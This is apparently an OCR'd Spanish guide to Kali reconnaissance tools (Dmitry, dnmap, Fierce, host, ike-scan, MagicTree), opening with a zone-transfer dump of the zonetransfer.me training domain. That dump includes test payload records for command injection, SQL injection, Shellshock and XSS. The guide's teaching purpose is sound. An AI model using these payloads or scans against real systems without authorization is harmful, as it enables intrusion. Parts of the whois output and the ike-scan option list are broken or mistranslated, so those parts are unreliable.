        "6Oa05hbUJ9xSsvYy7pApQvwCUSSGgxvrbdizjePEsZI"
_sip._tcp.zonetransfer.me. 14000 IN  SRV     0 0 5060 www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200         IN PTR www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900 IN        AFSDB           1 asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.me. 7200          IN      A       127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN         AFSDB           1 asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN A  202.14.81.230
```

cmdexec.zonetransfer.me. 300 IN TXT "; ls"
contact.zonetransfer.me. 2592000 IN TXT "Remember to call or email Pippa on +44 123 4567890 or pippa@zonetransfer.me when making DNS changes"
dc-office.zonetransfer.me. 7200 IN A 143.228.181.132
deadbeef.zonetransfer.me. 7201 IN AAAA dead:beaf::
dr.zonetransfer.me. 300 IN LOC 53 20 56.558 N 1 38 33.526 W 0.00m 1m 10000m 10m
DZC.zonetransfer.me. 7200 IN TXT "AbCdEfG"
email.zonetransfer.me. 2222 IN NAPTR 1 1 "P" "E2U+email" "" email.zonetransfer.me.zonetransfer.me.
email.zonetransfer.me. 7200 IN A 74.125.206.26
Hello.zonetransfer.me. 7200 IN TXT "Hi to Josh and all his class"
home.zonetransfer.me. 7200 IN A 127.0.0.1
Info.zonetransfer.me. 7200 IN TXT "ZoneTransfer.me service provided by Robin Wood - robin@digi.ninja. See http://digi.ninja/projects/zonetransferme.php for more information."
internal.zonetransfer.me. 300 IN NS intns1.zonetransfer.me.
internal.zonetransfer.me. 300 IN NS intns2.zonetransfer.me.
intns1.zonetransfer.me. 300 IN A 81.4.108.41
intns2.zonetransfer.me. 300 IN A 167.88.42.94
office.zonetransfer.me. 7200 IN A 4.23.39.254
ipv6actnow.org.zonetransfer.me. 7200 IN AAAA 2001:67c:2e8:11::c100:1332
owa.zonetransfer.me. 7200 IN A 207.46.197.32
robinwood.zonetransfer.me. 302 IN TXT "Robin Wood"
rp.zonetransfer.me. 321 IN RP robin.zonetransfer.me. robinwood.zonetransfer.me.
sip.zonetransfer.me. 3333 IN NAPTR 2 3 "P" "E2U+sip" "!^.*$!sip:customer-service@zonetransfer.me!" .
sqli.zonetransfer.me. 300 IN TXT "' or 1=1 --"
sshock.zonetransfer.me. 7200 IN TXT "() { :]}; echo ShellShocked"
staging.zonetransfer.me. 7200 IN CNAME www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301 IN A 127.0.0.1
testing.zonetransfer.me. 301 IN CNAME www.zonetransfer.me.
vpn.zonetransfer.me. 4000 IN A 174.36.59.154
www.zonetransfer.me. 7200 IN A 5.196.105.14
xss.zonetransfer.me. 300 IN TXT "'><script>alert('Boo')</script>"
zonetransfer.me. 7200 IN SOA nsztm1.digi.ninja. robin.digi.ninja. 2019100801 172800 900 1209600 3600
;; Query time: 46 msec
;; SERVER: 81.4.108.41#53(81.4.108.41)
;; WHEN: Tue Mar 10 16:12:59 GMT 2020
;; XFR size: 50 records (messages 1, bytes 1994)

20. Dmitry

Dmitry es una programa en línea de comandos para Linux, el cual permite capturar tanta información como sea posible sobre un dispositivo, desde un simple whois hasta informes del tiempo de funcionamiento o del escaneo de puertos.

Uso: dmitry [opciones] [-t 0-9] [-o %host.txt] host

Opciones

-o	Guardar el resultado en % host.txt o en el archivo especificado por el archivo -o
-i	Realizar una búsqueda whois en la dirección IP de un dispositivo
-w	Realizar una búsqueda whois en el nombre del dominio de un dispositivo
-n	Recuperar la información de Netcraft.com en un dispositivo
-s	Realizar una búsqueda de posibles subdominios
-e	Realizar una búsqueda de posibles direcciones de correo electrónico
-p	Realizar un escaneo de puertos TCP en un dispositivo
-f	Realizar un escaneo de puertos TCP en un host que muestre los puertos filtrados
-b	Leer en el banner recibido del puerto escaneado
-t 0-9	Configurar el TTL en segundos al escanear un puerto TCP. Valor predeterminado 2

Ejemplo

root@kali:~# dmitry -winsepo example.txt example.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"
Writing output to 'example.txt'
HostIP:93.184.216.34
HostName:example.com

Gathered Inet-whois information for 93.184.216.34
---
inetnum: 93.184.216.0 - 93.184.216.255
netname: EDGECAST-NETBLK-03
descr: NETBLK-03-EU-93-184-216-0-24
country: EU
admin-c: DS7892-RIPE
tech-c: DS7892-RIPE
status: ASSIGNED PA
NT-EDGECAST
created: 2012-06-22T21:48:41Z

last-modified: 2012-06-22T21:48:41Z
source: RIPE # Filtered

person: Derrick Sawyer
address: 13031 W Jefferson Blvd #900, Los Angeles, CA 90094
phone: +18773343236
nic-hdl: DS7892-RIPE
created: 2010-08-25T18:44:19Z
last-modified: 2017-03-03T09:06:18Z
source: RIPE
mnt-by: MNT-EDGECAST
% This query was served by the RIPE Database Query Service version 1.96 (ANGUS)

Gathered Inic-whois information for example.com

   Domain Name: EXAMPLE.COM
   Registry Domain ID: 2336799_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.iana.org
   Registrar URL: http://res-dom.iana.org
   Updated Date: 2019-08-14T07:04:41Z
   Creation Date: 1995-08-14T04:00:00Z
   Registry Expiry Date: 2020-08-13T04:00:00Z
   Registrar: RESERVED-Internet Assigned Numbers Authority
   Registrar IANA ID: 376
   Registrar Abuse Contact Email:
   Registrar Abuse Contact Phone:
.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Name Server: A.IANA-SERVERS.NET
   Name Server: B.IANA-SERVERS.NET
   DNSSEC: signedDelegation
   DNSSEC DS Data: 31589 8 1 3490A6806D47F17A34C29E2CE80E8A999FFBE4BE
   DNSSEC DS Data: 31589 8 2
CDE0D742D6998AA554A92D890F8184C698CFAC8A26FA59875A990C03E576343C
47 8 1 B6225AB2CC613E0DCA7962BDC2342EA4F1B56083
   DNSSEC DS Data: 43547 8 2
615A64233543F66F44D68933625B17497C89A70E858ED76A2145997EDF96A918
   DNSSEC DS Data: 31406 8 1 189968811E6EBA862DD6C209F75623D8D9ED9142
   DNSSEC DS Data: 31406 8 2
F78CF3344F72137235098ECBBD08947C2C9001C7F6A085A17F518B5D8F6B916D
f/
>>> Last update of whois database: 2020-02-27T16:00:20Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring

Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
ing information about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
licited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to VeriSign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of VeriSign. You agree not to
use electronic processes that are automated and high-volume to access or
domain names or modify existing registrations. VeriSign reserves the right
to restrict your access to the Whois database in its sole discretion to ensure
operational stability. VeriSign may restrict or terminate your access to the
Whois database for failure to abide by these terms of use. VeriSign
reserves the right to modify these terms at any time.

The Registry database contains ONLY .COM, .NET, .EDU domains and Registrars.

Gathered Netcraft information for example.com

Retrieving Netcraft.com information for example.com
Netcraft.com Information gathered

Gathered Subdomain information for example.com

Searching Google.com:80...
HostName:www.example.com
HostIP:93.184.216.34
Searching Altavista.com:80...
Found 1 possible subdomain(s) for host example.com, Searched 0 pages containing 0 results

Gathered E-Mail information for example.com

Searching Google.com:80...
webmaster@example.com
email@example.com
test@example.com
abc@example.com
info@example.com
someone@example.com
infobot@example.com

an@example.com
copy1@example.com
jdoe@example.com
alice@example.com
m.bluth@example.com
tony.stark@example.com
mail@example.com
me@example.com
someoneelse@example.com
johndoe@example.com
admin@example.com
person@example.com
sean@example.com
example@example.com
barney@example.com
user@example.com
john@example.com
henry@example.com
support@example.com
webdesign@example.com
emma.goldman@example.com
quoted@example.com
got@example.com
myhow2guru@example.com
myhow2guru1@example.com
youremail@example.com
jhons54684@example.com
homer@example.com
contact@example.com
bcc@example.com
msmith@example.com
mwilson@example.com
user@ftp.example.com
anotherme@example.com
janet@example.com
Searching Altavista.com:80...
Found 42 E-Mail(s) for host example.com, Searched 0 pages containing 0 results

Gathered TCP Port information for 93.184.216.34

Port	State
80/tcp	open

Portscan Finished: Scanned 150 ports, 0 ports were in state closed
Error: Unable to close file stream writing to example.txt

21. dnmap

dnmap es un programa para distribuir escaneos de nmap entre varios clientes. Lee un archivo ya creado con comandos nmap y envía esos comandos a cada cliente conectado a él.

El programa usa una arquitectura cliente/servidor. El servidor sabe que hacer y los clientes lo hacen. Toda la lógica y las estadísticas se gestionan en el servidor. La salida de nmap se almacena tanto en el servidor como en el cliente. Por lo general sirve si se tiene que escanear un gran grupo de dispositivos y tiene varias conexiones a Internet.

Servidor dnmap
uso: dnmap_server <opciones>
opciones:

-f, --nmap-commands	Fichero de comandos nmap
-p, --port	Puerto TCP por donde se escuchan las conexiones.
-L, --log-file	Fichero de registro. Por defecto /var/log/dnmap_server.conf.
-l, --log-level	Nivel de registro. Por defecto a info.
-v, --verbose_level	Nivel verbose. Dar un número entre 1 y 5. Por defecto 1. Nivel 0 significa no hacer nada
-t, --client-timeout	El tiempo que debemos esperar antes de marcar un cliente fuera de línea.
-s, --sort	Campo para ordenar el valor estadístico. Se puede elegir entre: Alias, #Commands, UpTime, RunCmdXMin, AvrCmdXMin, Status
-P, --pem-file	Archivo pem a utilizar en una conexión TLS. De forma predeterminada, utilizamos el archivo server.pem proporcionado con el servidor en el directorio actual.

dnmap_server usa un archivo '<nmap-commands-file-name>.dnmaptrace' para saber donde debe continuar leyendo el archivo de comandos nmap. Si desea volver a empezar, simplemente eliminar el archivo '<nmap-commands-file-name> .dnmaptrace'

Cliente dnmap
uso: dnmap_client <options>
opciones:

-s, --server-ip	Dirección IP del servidor dnmap.
-p, --server-port	Puerto de servidor dnmap. El puerto de dnmap por defecto es 46001
-a, --alias	Alias de nombre para que podamos darle crédito por su ayuda. Opcional
-d, --debug	Depuración
-m, --max-rate	Forzar comandos de nmap para usar a mayor velocidad. Útil para ralentizar el nmap. Agrega el parámetro --max-rate.

22. Fierce

Fierce es una escaner semiligero para realizar una enumeración que ayude a los profesionales en las pruebas de penetración a localizar espacios de direcciones IP y nombres de dispositivo no continuos en dominios específicos, utilizando programas como DNS, Whois y ARIN.

Está destinado específicamente a localizar objetivos probables tanto dentro como fuera de una red corporativa. Solo se enumeran estos objetivos a menos que se use el modificador -nopattern. No se realiza ninguna explotación a menos que haga algo intencionalmente malicioso con el conmutador -connect.

Uso: fierce [-dns example.com] [opciones]

Opciones:

-connect	Intenta hacer conexiones HTTP a cualquier dirección que no sea RFC1918. Esto dará como resultado los encabezados de retorno. Dentro del archivo especificado, el texto "Host: \ n" será reemplazado por el dispositivo especificado.
-delay	La cantidad de segundos a esperar entre búsquedas.
-dns	El dominio a escanear
-dnsfile	Usar servidores DNS proporcionados por un archivo (uno por línea) para las búsquedas inversas (fuerza bruta).
-dnsserver	Usar un servidor DNS determinado para las búsquedas inversas. Probablemente debería ser el servidor DNS del destino. Fierce usa su servidor DNS para la consulta SOA inicial y luego usa el servidor DNS del objetivo para todas las consultas adicionales de forma predeterminada.
-file	Guardar la salida en el archivo file.
-fulloutput	Cuando se combina con -connect, generará todo lo que el servidor web envíe de vuelta, no solo los encabezados HTTP.
-help	Visualizar esta ayuda.
-nopattern	No usar un patrón de búsqueda cuando se busquen dispositivos cercanos. Esto es útil para encontrar otros dominios que los spammers puedan estar usando. También dará muchos falsos positivos, especialmente en dominios grandes.
-range	Escanear un rango de direcciones IP internas y debe combinarse con -dnsserver. Tener en cuenta que esto no es compatible con un patrón y simplemente generará lo que encuentre.
-search	Lista de búsqueda. Cuando los intentos de fierce recorren arriba y abajo el espacio de direcciones IP, pueden encontrar otros servidores dentro de otros dominios que pueden pertenecer a la misma empresa. Si proporciona una lista delimitada por comas, informará de todo lo encontrado. Esto es especialmente útil si los servidores corporativos tienen un nombre diferente del sitio web público.
-suppress	Suprime toda la salida
-tcptimeout	Especificar un tiempo de espera diferente. Predeterminado 10 segundos. Es

	posible que desee aumentar esto si el servidor DNS que está consultando es lento o tiene una gran retardo de red.
-threads	Especifica cuantos threads usar durante el escaneo. El valor predeterminado es de un solo thread.
-traverse	Especificar una cantidad de direcciones IP por encima y por debajo de la IP que haya encontrado para buscar direcciones IP cercanas. El valor predeterminado es 5 arriba y abajo.
-version	Especifica la versión.
-wide	Escanear toda la clase C después de encontrar cualquier nombre de dispositivo coincidente en esta clase C. Esto genera mucho más tráfico pero puede descubrir mucha más información.
-wordlist	Usar una lista de palabras separada, una palabra por línea.

Ejemplo
1.El ataque básico es
fierce -dns example.com
2.Un ataque más completo, pero como genera mucho texto, se recomienda sacarlo por un fichero headers.txt
fierce -dns example.com -connect headers.txt

La salida del ejemplo 1 es
root@kali:~# fierce -dns example.com
DNS Servers for example.com:
b.iana-servers.net
a.iana-servers.net

Trying zone transfer first...
Testing b.iana-servers.net
Request timed out or transfer not allowed.
Testing a.iana-servers.net
Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...
93.184.216.34 www.example.com

Subnets found (may want to probe here using nmap or unicornscan):
93.184.216.0-255 : 1 hostnames found.

Done with Fierce scan: http://ha.ckers.org/fierce/
Found 1 entries.

Have a nice day.

23. host

host es una utilidad simple para realizar búsquedas de DNS. Normalmente se utiliza para convertir nombres a direcciones IP y viceversa. Cuando no se dan argumentos u opciones, el programa host imprime un breve resumen de sus opciones y argumentos de la línea de comandos.

Uso: host [-aCdlnrsTUwv] [-c class] [-N ndots] [-R number] [-t type]
[-W wait] [-m flag] [-4] [-6] [-v] [-V] {name} [server]

name es el nombre del dominio que debe buscarse. También puede ser un dirección IPv4 con puntos decimales o una dirección IPv6 delimitada por dos puntos, en cuyo caso se realizará por defecto una búsqueda inversa para esta dirección.

server es un argumento opcional que es el nombre o dirección IP del servidor de nombres que el programa host debe consultar en lugar del servidor o servidores listados en /etc/resolv.conf.

Opciones

-4	Use IPv4 solo para las consultas.
-6	Use IPv6 solo para las consultas.
-a	All. La opción -a es normalmente equivalente a -v -t ANY.
-c class	Clase de consulta: se puede utilizar para buscar registros de recursos de clase de HS o CH. La clase por defecto es IN (Internet).
-C	Verificar la consistencia: el programa host consultará los registros SOA para el nombre de la zona de todos los servidores de nombres autorizados de esta zona. La lista de servidores de nombres está definida por los registros NS que se encuentran para la zona.
-d	Imprimir el registro de depuración.
-l	Listar zona: este comando realiza una transferencia de zona del nombre de la zona e imprime los registros de dirección, PTR y NS (A / AAAA).
-N ndots	La cantidad de puntos que deben estar en el nombre para que se considere absoluta. El valor predeterminado es el que se define utilizando la instrucción ndots en /etc/resolv.conf o 1 si no hay una instrucción ndots presente.
-r	Consulta no recursiva. Esto significa que el servidor de nombres que recibe la consulta no intentará resolver el nombre.
-R number	Número de reintentos para las consultas UDP: si el número es negativo o cero, el número de reintentos será predeterminado en 1. El valor predeterminado es 1, o el valor de la opción de intentos establecido en /etc/resolv.conf
-s	No enviar la consulta al siguiente servidor de nombres si algún servidor responde con una respuesta SERVFAIL
-t	Tipo de consulta: el argumento de tipo puede ser cualquier tipo de consulta reconocido: CNAME, NS, SOA, TXT, DNSKEY, AXFR, etc. El programa host busca por defecto los registros A, AAAA y MX.

-T, -U	TCP / UDP
-m flag	Depuración de uso de memoria. El flag puede ser record, usage o trace.
-v	Salida verbosa
-V	Imprimir el número de versión y salir
-w	Espera por siempre
-W wait	Espera por siempre

24. Ike-scan

El programa ike-scan es una herramienta de seguridad que se puede usar para descubrir y probar los sistemas VPN del protocolo IPsec. IPsec es la tecnología más utilizada para las soluciones de VPN de LAN a LAN y de acceso remoto.

IPsec utiliza 3 secciones,

- Encabezados de autenticación (AH): Esto proporciona integridad de datos
- Carga de seguridad de encapsulación (ESP): esto proporciona integridad y confidencialidad de los datos
- Intercambio de claves de Internet (IKE): proporciona soporte para la negociación de parámetros entre puntos finales; establece, mantiene y termina la Asociación de Seguridad (SA)

IKE establece una asociación de seguridad a través de las siguientes fases:

- IKE fase 1: esto configura un canal seguro entre 2 puntos finales de IPsec mediante la negociación de parámetros, como el algoritmo de cifrado, el algoritmo de integridad, el tipo de autenticación, el mecanismo de distribución de claves y la vida útil. Para establecer la asociación de seguridad bidireccional, IKE fase 1 puede usar el modo principal o el modo agresivo. El modo principal negocia SA a través de 3 pares de mensajes, mientras que el modo agresivo proporciona operaciones más rápidas a través del intercambio de 3 mensajes.
- IKE fase 2: se utiliza para la protección de datos.
- IKE fase 1.5 o la fase de autenticación extendida: esta es una fase opcional y se usa comúnmente en las soluciones VPN de acceso remoto.

En resumen, la herramienta ike-scan es capaz de:

- Descubrir los dispositivos que ejecutan IKE mostrando los dispositivos que responden a la solicitud IKE.
- fingerprint: identificación de la implementación de IKE utilizada por el servidor VPN de IPsec. Por lo general esta información contiene el proveedor de VPN y el modelo del servidor VPN. Esto es útil para su uso posterior en el proceso de análisis de vulnerabilidad.

Uso: ike-scan [options] [hosts]

El comando tiene las siguientes opciones establecidas:

-M	Esto divide la payload descodificada en varias líneas para que la salida sea más fácil de leer
-A	Esto usa el modo agresivo IKE
-P	Esto guarda la clave precompartida del modo agresivo en este archivo

Opciones

- Help o-h	Mostrar este mensaje de uso y salir
- File = <Fn> o-f <Fn>	Leer los nombres o las direcciones de los dispositivos a partir del archivo especificado en lugar desde la línea de comandos. Un nombre o dirección IP por línea.
- Sport = <p> o s-<p>	Configurar el puerto UDP de origen a <p>. Por defecto = 500.


- <p> Dport = o-d <p>	Configurar el puerto UDP de destino a <p>. Por defecto = 500.
- Retry = <n> o-r <n>	Establecer el número total de intentos por dispositivo a <n>. Por defecto = 3.
- Timeout = <n> o-t <n>	Ajuste inicial por tiempo de espera a <n> ms Por defecto = 500. Este tiempo de espera es para el primer paquete enviado a cada dispositivo. Los tiempos de espera subsiguientes se multiplican por el factor de retardo de envío que se establece con – backoff.
- Interval = <n> o-i <n>	Establecer intervalo mínimo de paquetes a <n> ms. Por defecto = 75.
- Backoff = <b> o-b <b>	Establecer el factor de backoff del tiempo de espera a <b>. Por defecto = 1,50. El tiempo de espera por dispositivo se multiplica por este factor después de cada tiempo muerto.
- Verbose o v-	Mostrar los mensajes detallados del progreso. Utilice más de una vez para mayor efecto: 1 - Mostrar cuando cada paso se ha completado y cuando los paquetes con galletas no válidos sean recibidos. 2 - Mostrar cada paquete enviado y recibido y cuando los anfitriones se eliminan de la lista. 3 - Mostrar el dispositivo, el ID de proveedor y las listas de backoff antes de iniciarse la búsqueda.
- Quiet o q-	No decodificar el paquete devuelto.
- Multilínea o-M	Dividir la carga de decodificación a través de varias líneas.
- De por vida = <S> o-l <S>	Establecer vida IKE segundo <S>, por defecto = 28800.
- LifeSize = <S> o-z <S>	Establecer IKE a tamaño natural Kilobytes <S>, por defecto = 0. Si se especifica 0, no se especifica tamaño natural.
- Auth = <n> o-m <n>	Establecer auth. método para <n>. Por defecto = 1
- Versión o V-	Mostrar la versión del programa y salir.
- Vendor = <v> o e-<v>	Establecer la cadena Vendor ID para <v> valor hexadecimal.
- Trans = <t> o un <t>	Usar la transformación personalizada <t> en lugar de un conjunto predeterminado. <t> se especifica como enc [/ len], hash, auth, grupo. Cuando enc es el algoritmo de cifrado, len es la longitud de la clave de cifrado de longitud variable, el hash es el algoritmo de hash, y el grupo es el grupo de DH.
- Showbackoff [= <n>] o-o [<n>]	Visualizar la tabla de backoff para la implementación de IKE huella en los dispositivos remotos. El argumento opcional especifica el tiempo de espera en segundos después de recibir el último paquete. Por defecto = 60. Si se utiliza la forma corta de la opción (-o), el valor debe seguir inmediatamente la letra de opción sin espacios, por ejemplo-o25-o no 25.
- Fuzz = <n> o-u <n>	Establecer fuzz de coincidencia de patrones a <n> ms, por defecto = 100.
- Patrones = <f> o-p <f>	Usar archivo de patrones de IKE <f>. Por defecto = /usr/local/share/ike-scan/ike-backoff.

- Vidpatterns = <f> o-I <f>	Utilizar ID de proveedor patrones archivo <f>, por defecto = /usr/local/share/ike-scan/ike-vendor-ID.
- Agresivo o-A	Utilizar el modo agresivo IKE. El valor predeterminado es el modo principal.
- <id> Id = o-n <id>	Usar <id> como el valor de identificación. Esta opción sólo se aplica al modo agresivo.
- Tipo_ID = n o in-	Utilizar <n> identificación del tipo. Por defecto 3 (ID_USER_FQDN). Esta opción sólo se aplica al modo agresivo.
- Dhgroup = n o gn-	Utilizar Diffie Hellman Group <n>. Por defecto 2. Esta opción sólo es aplicable a modo agresivo donde se utiliza para determinar el tamaño de la payload de intercambio de claves. Los valores aceptables son 1,2,5,14,15,16,17,18 (MODP solamente).
- Gssid = <n> o G-<n>	Utilizar GSS ID <n> donde <n> es una cadena hexadecimal.
- Random-R o Aleatorizar la lista de hosts.	Esta opción aleatoriza el orden de los dispositivos en la lista de los mismos, de modo que las sondas IKE se envían a los dispositivos en un orden aleatorio. Se utiliza el algoritmo Knuth.
- Tcp [= n] o-T [n]	Utilizar el protocolo TCP en lugar de UDP. Esto permite probar un dispositivo que ejecuta IKE sobre TCP.
- TCPtimeout = n o n-O	Establecer el tiempo de espera de conexión TCP en n segundos. Por defecto = 10. Esto sólo es aplicable al modo de transporte TCP.
- Pskcrack [= f] o P [f]	Esta opción genera el modo agresivo clave pre-compartida (PSK). Esta opción sólo se aplica al modo agresivo IKE.
- Nodns o-N	No utilizar DNS para resolver nombres. Si se utiliza esta opción, todos los dispositivos se debe especificar como direcciones IP


Ejemplos
ike-scan -T 192.168.0.55

25. MagicTree

MagicTree es una herramienta de productividad de probador de penetración. Está diseñado para permitir la consolidación fácil y directa de datos, consultas, ejecución de comandos externos y generación de informes. En caso de que se pregunte, "Tree" se debe a que todos los datos se almacenan en una estructura de árbol y "Magic" se debe a que está diseñado para hacer mágicamente la parte más incómoda y aburrida de las pruebas de penetración: gestión de datos e informes.




Se comienza agregando algunos datos al árbol, por ejemplo agregar algunas redes y dispositivos que están dentro del alcance de la prueba.




MagicTree almacena datos en una estructura de árbol. Esto es una forma natural de representar la información que se recopila durante una prueba de red: un dispositivo tiene puertos, que tienen servicios, aplicaciones, vulnerabilidades, etc. La estructura en forma de árbol también es flexible en términos de agregar nueva información sin alterar la estructura de los datos existentes: si en algún momento decide que necesita la dirección MAC del dispositivo, simplemente agregar otro nodo secundario al nodo del dispositivo.

Si bien la estructura de árbol es natural para representar la información, no es muy conveniente para usar los datos. Para alimentar de datos a los programas, generalmente queremos listas o tablas de elementos. MagicTree permite extraer los datos y presentarlos en forma de tabla o lista. La interfaz de consulta utiliza expresiones XPath para extraer los datos.

Entonces supongamos que ahora queremos ejecutar un barrido de ping en todos los objetivos dentro del alcance. Primero los seleccionamos, usando una consulta:

